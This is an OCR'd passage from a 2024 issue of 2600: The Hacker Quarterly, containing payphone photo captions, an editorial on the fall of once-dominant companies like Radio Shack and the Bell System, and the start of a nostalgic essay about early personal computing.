
Volume Forty-One, Number Two


DIGITAL EDITION Summer 2024

2600

The Hacker Quarterly




Payphones in Interesting Places




Cambodia. Seen in Phnom Penh, this is basically a British-style booth and nothing more, unfortunately. Payphones in this region seem to be a dying breed.

Photo by Sam Pursglove




Ecuador. Seen at the Intiñan Museum just outside Quito and next to the Mitad del Mundo monument. But that's not all. This colorful phone happens to be at zero degrees latitude directly on the equator!

Photo by Rich Myers



Guatemala. This working payphone has many secrets. We have no idea what company runs it, what its phone number is, how much it costs to use, or how it works. We don't even know what part of the country it's in! The whole thing is an enigma.


Photo by Atticus



Canada? The reason for the question mark is that this phone is also a bit of a mystery as it's located at Montréal-Trudeau International Airport inside the transborder terminal. So it's technically inside the United States customs zone. We wonder how surveillance laws work here.

Photo by Babu Mengelepouti

Got foreign payphone photos for us? Email them to payphones@2600.com.
Use the highest quality settings on your digital camera! (Do not send us links as photos must be previously unpublished.) (more photos on inside back cover)



Output

How the Mighty Have Fallen

We've all witnessed the demise of giants. The things we believe can never change always do and the world moves on. That reality is what is truly invariable.

Most of us remember Radio Shack. It was a place where many of us went to get our technology fix, a safe haven from the monotony of the mundane, a constant that would always be there. Many of our earlier issues discuss ways of defeating their annoying policy of wanting your contact info, even if you were only buying a couple of batteries. Perhaps in that way they were ahead of their time since every transaction today seems to result in emails, SMS receipts, loyalty points, and surveys. But ironically, they would eventually disappear *because* of the online world that they helped to bring about.

We can also remember the huge bookstore chains like Borders, B. Dalton, Waldenbooks, and more. Many of them drove the independent stores out of business with their discounted prices and larger inventory. And then they fell victim to their own tactics, as Amazon started to dominate and undersell them at every turn. Interestingly, we're starting to see a rise in independent bookstores once again.

Every bit of technology we've used over the decades at one point was the latest innovation, something that we couldn't have imagined ten years prior, something we almost certainly would have stopped using ten years in the future, if not much sooner. While we see these developments in the world of high tech in a much more dramatic way, this is simply what happens with the passage of time.

It can feel like everything is falling apart and disappearing. Hotels get torn down. Magazine stands close forever. The past becomes unrecognizable to those who didn't live through it and inevitably is judged as "primitive" or simply not as good as things are in the present. We rob ourselves of the opportunity to share in these older experiences because it's easier to just dismiss them and imagine that we somehow got to where we are today without their involvement. We forget that this ebb and flow has been happening for as long as humans have walked the earth. There really is nothing new here.

Empires can last a long time. The Romans held onto theirs for over a thousand years. The British once ruled half a billion people, at the time nearly a quarter of the world. Today, the remnants of that empire represent a tiny fraction of that. Rulers and dictators often appear to be invincible, but eventually they or their successors always fall, often to democratic forces. But sadly, democracy itself is not immune to eventually falling to something far less representative. And the cycle goes on.

This all applies to the corporate world as well. Many reading this can think back to the old Bell System in the United States, a single company divided into many parts that handled every aspect of telecommunications - from the hardware consumers were forced to rent to the telephone poles and wires in their neighborhoods to the switches in their central offices to the long distance equipment that connected the rest of the country. This level of complete control was the envy of anyone who was obsessed with power. It was a system literally too big to fail. And yet, the Bell System was brought down in the courts. The ideal of competition made their continued existence an impossibility.

The breakup of the Bell System dominated our early issues in the mid 1980s. We saw all kinds of new companies spring up - like MCI, Sprint, Allnet, and so many more. We witnessed the divorce between local Bell companies (like New York Telephone and Pacific Northwest Bell) and their long distance partner (American Telephone and Telegraph). New regional companies with names like NYNEX and Ameritech popped up and encompassed handfuls of the local companies. These regional "Baby Bells" grew bigger and more powerful. Some even began to merge. Meanwhile, the new non-Bell competitors also found themselves growing, merging, and dominating. The cycle continued.

The point is that the status quo may appear to be this monolithic entity that will always be around. And yet, it's the one thing that is as sure to disappear as the sun is certain to set. Apart from that being the natural order of things, it's also in our nature to push out that which has become too big, too powerful, too familiar... even too good.

Many times, it's the actions and abuses of those who have become too comfortable in their positions which lead to their demise. But mostly it's due to our becoming tired of their continued dominance or even our own acceptance of them.

We enjoy reverence. Whether it's the concept of a monarchy, a pop star who has the whole world in their hands, a trendy style of literature, or just agreeing on what's funny and what isn't - we love the shared experience that goes with all of that. But we also love tearing down the powerful and the once popular. It's partly a changing of our tastes, but also a need to remind ourselves that nothing is forever and that we have the power to enforce that. Mass acceptance can turn into mass rejection and disgust when our values change and we experience another chapter of humanity's journey. In fact, it most always will.

None of this should be particularly surprising. As we said, this has been going on for a very long time. But perhaps we can move to the state where we accept all of this and put it in perspective.

It's easy to look back a few decades and judge the people who lived then as less advanced and even inferior. It gets *really* easy if you go back centuries - and some people even manage to be derisive to those from a mere few years ago. But what's a *true* challenge is to imagine who you would be in a different period with different tools and levels of access to knowledge and information. And if you truthfully conclude that you would probably not be much more enlightened than anyone else of the era you focus upon, can you honestly say you're more advanced? And what of the future? How might we be judged by those who no doubt will have access to so much more than we could ever even imagine?

It's not the size of the company or the power of the government or the data that we have access to that defines who we are. It's what we do with what we have and how we treat those around us that ultimately makes that determination.

Of course, there are periods in history where societies appear to lose their collective minds and act in reprehensible ways en masse. It's a mistake to think that any of us are completely immune to this or that any society doesn't have blood on its hands. We see this every day to one degree or another, where we forget about compassion or fairness in the blinding light of a so-called greater good. This is where technology can come into play to help spread information and enlighten the world. But it too can be subverted and used for the exact opposite purpose - to spread hatred and *misinformation*. The tools will change, but we are still the people we are.

We find it strangely comforting that these concepts are what we've all been struggling with, from the beginning of our existence across all cultures and continents. From the most powerful of leaders to the most forgotten and impoverished, nobody truly understands humanity's purpose or future, and none of us get to see the answers in advance.

What we have, the good and the bad, is finite and will inevitably disappear and exist only in memories and writings. There's nothing at all depressing about this, as having everything stay the same is the worst fate imaginable. What we must remember is that with every change comes a new challenge and new sets of adventures and stories. This has never not been the case and there's no reason to believe it ever won't be. The true magic is that we never know what lies ahead. But if we embrace that, rather than dread it, we'll have a much better time in our present and continue the adventure into a future of unknowns.

We've always tried to strike a balance here of remembering technology from the past while embracing technology of the future, all the while remaining its harshest critics and figuring out ways to test its limits. We believe this embodies the true hacker spirit - and it's not a bad way to approach most any aspect of our society as well as our individual lives.

Am I a Hacker?

by Thumos

Am I a hacker? By the definition most people think of, no. I've never gotten root on a computer I didn't own. Never had - or even knew - somebody with a red box. I'm not a pen-tester or a network security expert. I don't write code, spend my days poring over logs, or even work with computers/phones/electronics for a living.

And yet. I remember spending time as a teenager in the 1980s manually war-dialing numbers just to see who (or what) picked up the phone, occasionally getting an earful of fax machine. My first computer was a gift from mom and dad: a Sinclair the size of a hardback book which had a tiny membrane keyboard hooked up to the TV and which used a tape recorder for storage. I remember being so happy that they had also sprung for the 16k expanded memory module. I spent hours in the basement, learning BASIC and then saving my programs onto a blank cassette tape. (And if I was lucky, the program would reload back onto the Sinclair in less than three tries the next day.) It was there I wrote my first game, which shot "missiles" in a parabola which depended on the angle and speed input from the keyboard. It even had a pong-like, square pixel that moved across the screen.

When I got to college, it was one of my two roommates (an engineer, naturally) who had the first desktop computer I'd ever seen. Many weekends were wasted playing the first version of *Flight Simulator,* swapping five inch floppies as needed to load the entire program. And the "water detected in the floppy drive" joke program was always good for a laugh.

The bit of BASIC I knew helped me talk my way into a student job at the linguistics department's computer lab. I remember then having to run out to buy a book on Turbo Pascal so that I could write the software needed for my new boss' experiments. Hours and hours spent outside of class writing my first serious if-then-elseif functions and while loops to process raw data.

Changing Bernoulli cartridges of digitized sound files mid-experiment and hoping the program wouldn't crash and make me have to go in and explain to the test subject that we needed to start over from the beginning.

And then there were the hours outside the hours I worked in the lab, writing programs just for myself, often until well past midnight. Programs written just for fun. And when I needed to learn a bit of 8086 assembly language to write the next set of programs my boss wanted, I just bought another book and began working through the examples inside.

The first laptop I bought in the early 90s was the size of a small pizza box and weighed a ton, but it had a modem. And I spent many hours on a dial-up connection reading Gopher pages and staring at early web browsers while waiting for thumbnail images - literally the size of my thumbnail - to appear. A ten second MIDI file might take half an hour to download if the connection was bad. But I had a collection of them, which I proudly used to personalize my error messages.

I started learning HTML and created my first web page in the era of banner ads on the never-to-be-forgotten Geocities site. The code for that page is lost to the mists of time (thankfully), but I remember text flowing around images that floated in a sea of bright red and lemon-yellow.

Am I a hacker? I remember hours spent on Usenet, downloading images and music in chunks that had to be stitched together and then UUDECODED. If you were lucky, the whole gluey mess turned into a full, glitchless picture of a cat or a short song. The Wget program became my favorite go-to for downloading websites overnight, since the phone line was tied up for as long as you went on the Internet. (You just crossed your fingers and hoped there was no midnight emergency.) Sometimes I'd drink a glass of water just before bed, knowing I'd be up in the middle of the night - and while I was at it, I could check to see if that download had finally finished and maybe free up the phone line before the sun came up.

